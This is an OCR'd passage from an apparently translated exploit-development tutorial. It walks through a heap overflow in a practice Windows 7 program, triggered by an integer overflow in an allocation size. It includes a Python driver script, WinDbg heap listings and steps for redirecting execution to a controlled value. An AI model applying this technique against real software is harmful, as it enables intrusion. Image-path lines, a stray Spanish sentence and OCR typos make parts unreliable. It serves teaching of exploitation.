
If I use a minor size, it is too far.




I can’t handle the Heap allocating. So, I’ll write this exploit only for Windows 7. The next one we’ll do we’ll see if handling some stuff it helps us write a version for each one. Now, I will write a provisional script to try it.

```python
from os import *
import struct


stdin,stdout = popen4(r'ConsoleApplication11.exe')
print "ATACHEA EL DEBUGGER Y APRETA ENTER\n"
raw_input()


fruta="1073741828" "\n" #0x40000004 para que al multiplicar por 4 de 0x10


print stdin


print "Escribe: " + fruta
stdin.write(fruta)
print stdout.read(40)

```

I run the script, choose **windbg debugger** in IDA and attach the process stopped inside the scanf.




As I set a BP in 0x4010d0 before the first malloc, it will stop there when accepting the script ENTER.



In EDX, we see the number I entered. It is 0x40000004.

SHL multiplies it by 4. The result is 0x10 that is the size to allocate.




```
WINDBG>!heap -s


*******************************************************************************************************************************
                                                NT HEAP STATS BELOW
*******************************************************************************************************************************
LFH Key                   : 0x63d17223
Termination on corruption : ENABLED
  Heap     Flags   Reserv  Commit  Virt   Free  List   UCR  Virt  Lock  Fast
                    (k)     (k)    (k)     (k) length      blocks cont. heap
-------------------------------------------------------------------------------
002c0000 00000002    1024     324   1024      15     4     1     0       0   LFH
00510000 00001002    1088     260   1088       8     3     2     0       0   LFH
-------------------------------------------------------------------------------
```


Let’s see what it tells us.

!heap -a 0x2c0000

!heap -a 0x510000

I won’t paste all results here, but I’ll sabe them in a .txt file.

Now, I pass the malloc of 0x10.



My block of size 0x10 will be in 0x302fd0.

```
WINDBG>!heap -p -a 0x302fd0
    address 00302fd0 found in
    _HEAP @ 2c0000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        00302fc8 0003 0000  [00]   00302fd0    00010 - (busy)
```

If I ask for that address, I see that it belongs to the Heap of 0x2c0000.

```
************************************************************************************************************
                                        NT HEAP STATS BELOW
************************************************************************************************************
LFH Key                   : 0x63d17223
Termination on corruption : ENABLED
  Heap     Flags   Reserv  Commit  Virt   Free  List   UCR  Virt  Lock  Fast
                    (k)     (k)    (k)     (k) length      blocks cont. heap
------------------------------------------------------------------------------
002c0000 00000002    1024     324   1024      15      4     1     0      0   LFH
00510000 00001002    1088     260   1088       8      3     2     0      0   LFH
------------------------------------------------------------------------------
```

It is not in the list for having a very small size, but if I filter the 0x10 size blocks…

!heap -flt s 0x10

It shows them.

```
00302de8 0003 0003 [00]   00302df0    00010 - (busy)
00302e00 0003 0003 [00]   00302e08    00010 - (busy)
00302e18 0003 0003 [00]   00302e20    00010 - (busy)
00302e30 0003 0003 [00]   00302e38    00010 - (busy)
00302e48 0003 0003 [00]   00302e50    00010 - (busy)
00302e60 0003 0003 [00]   00302e68    00010 - (busy)
00302e78 0003 0003 [00]   00302e80    00010 - (busy)
00302e90 0003 0003 [00]   00302e98    00010 - (busy)
00302ea8 0003 0003 [00]   00302eb0    00010 - (busy)
00302ec0 0003 0003 [00]   00302ec8    00010 - (busy)
00302ed8 0003 0003 [00]   00302ee0    00010 - (busy)
00302ef0 0003 0003 [00]   00302ef8    00010 - (busy)
00302f80 0003 0003 [00]   00302f88    00010 - (busy)
00302f98 0003 0003 [00]   00302fa0    00010 - (busy)
00302fb0 0003 0003 [00]   00302fb8    00010 - (busy)
00302fc8 0003 0003 [00]   00302fd0    00010 - (busy)
00302fe0 0003 0003 [00]   00302fe8    00010 - (free)
00302ff8 0003 0003 [00]   00303000    00010 - (free)
```


In the general list, they appear in a 0x400 block without specifying what there is inside. When asking by size, the content is disintegrated.

```
002c7620: 00080 . 00080 [101] - busy (78)
002c76a0: 00080 . 03d20 [101] - busy (3d1f)
002cb3c0: 03d20 . 378b0 [101] - busy (378a8) Internal
00302c70: 378b0 . 00080 [101] - busy (78)
00302cf0: 00080 . 00020 [101] - busy (15)
00302d10: 00020 . 00400 [101] - busy (3f8) Internal
00303110: 00400 . 00400 [101] - busy (3f8) Internal
00303510: 00400 . 00080 [101] - busy (78)
00303590: 00080 . 00080 [101] - busy (78)
```

We can also find it by range.


!heap -flt r 0x10 0x20

When finding the blocks of 0x10 and seeing the free ones, we see that just under ours there is another free block in 0x302fe0 that is the next free one and that supposedly when doing malloc of 0x10, it should use that. Let's go to the other malloc.



It allocated using the next one that was free and near.

```
        00516df8 0003 0003  [00]   00516e00    00010 - (busy)
        00517d20 0003 0003  [00]   00517d28    00010 - (busy)
        00517da8 0003 0003  [00]   00517db0    00010 - (busy)
!INDBG>!heap -p -a 0x302fe8
    address 00302fe8 found in
    _HEAP @ 2c0000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        00302fe0 0003 0000  [00]   00302fe8    00010 - (busy)
```




Vemos que en el listyado general aparecen dentro de un bloque de 0x400 sin especificar lo que

The next one of 0x10 at least on Windows 7 is predictable enough.


More or less, I have an idea. The distance between both is 0x302fe8 -0x302fd0.

Python>hex(0x302fe8 -0x302fd0)
0x18

I add 6 values there which give me a 24 length (0x18) and the seventh would be 0x41424344 converted to decimal. Let's see what happens.



Obviously, that happens because Windows 7 is predictable enough. Maybe on Windows 10, we'll have to add many of these 0x41424344 as filling to jump anyways if it moves in case it can be done.



With that, we'd jump to execute my block. The problem is that now, EDX points to the last bytes because it was increasing which is kind of annoying. So, we'll leave it like that. At least, we showed that we jumped to execute. In the next execise, we'll be able to handle more different allocs of different sizes and try to fight it as on Windows 7 as on Windows 10.

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